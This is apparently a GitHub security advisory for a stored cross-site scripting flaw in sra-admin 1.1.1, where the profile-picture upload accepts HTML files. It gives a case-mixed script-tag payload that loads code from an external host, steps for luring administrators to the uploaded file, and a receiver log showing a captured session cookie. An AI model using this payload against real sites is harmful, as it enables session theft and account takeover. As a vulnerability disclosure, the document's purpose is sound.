

sra-admin version 1.1.1 has a storage XSS vulnerability

High momofoolish published GHSA-v7r9-qx74-h3v8 on Oct 13

Package

sra-admin (sra-admin)

Affected versions

<= 1.1.1

Patched versions

> 1.1.1 or latest

Description

Impact

sra-admin is a front and back end separation, out of the box of the background authority management system.

sra-admin version 1.1.1 has a storage XSS vulnerability

Patches

<https://github.com/momofoolish/sra-admin>

Workarounds

After logging in to the sra-admin background, you can add an html page containing xss attack code in "Personal Center" - "Profile Picture Upload" during the upload process, which can cause remote attackers to steal the user's personal information, or even phishing.

References


None

For more information

Build a malicious file that contains malicious xss exploitation code.

```
1 <html></tExtArEa>'><sCrIpT sRC=https://. . . :AH></sCrIpT>
```

At the profile picture upload site, upload the html file containing the xss exploitation code.



After the upload is successful, an access link will be given. When other administrators visit and click the link, the attacker can receive user information, such as cookies.

	时间	接收的内容	Request Headers	操作
<input type="checkbox"/> +全部				
<input type="checkbox"/> -折叠	2022-10-12 14:26:01	<ul style="list-style-type: none">location : http://106.52.139.93:8080/upload/a03940eea1e359510c7a55917b2433de.htmltoplocation : http://106.52.139.93:8080/upload/a03940eea1e359510c7a55917b2433de.htmlcookie : sa-token=Fq5tuijz7ohYOM' 'BOZeOdifoMWP' 'bA8wZU9HJ1iOU2LPQUopener :	<ul style="list-style-type: none">HTTP_REFERER : http://106.52.139.93:8080/HTTP_USER_AGENT : Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36REMOTE_ADDR : . . .IP-ADDR :	删除

1 共1页

Severity

High

CVE ID

CVE-2022-30304

Weaknesses

CWE-80 CWE-434

Credits

 LuckyT0mat0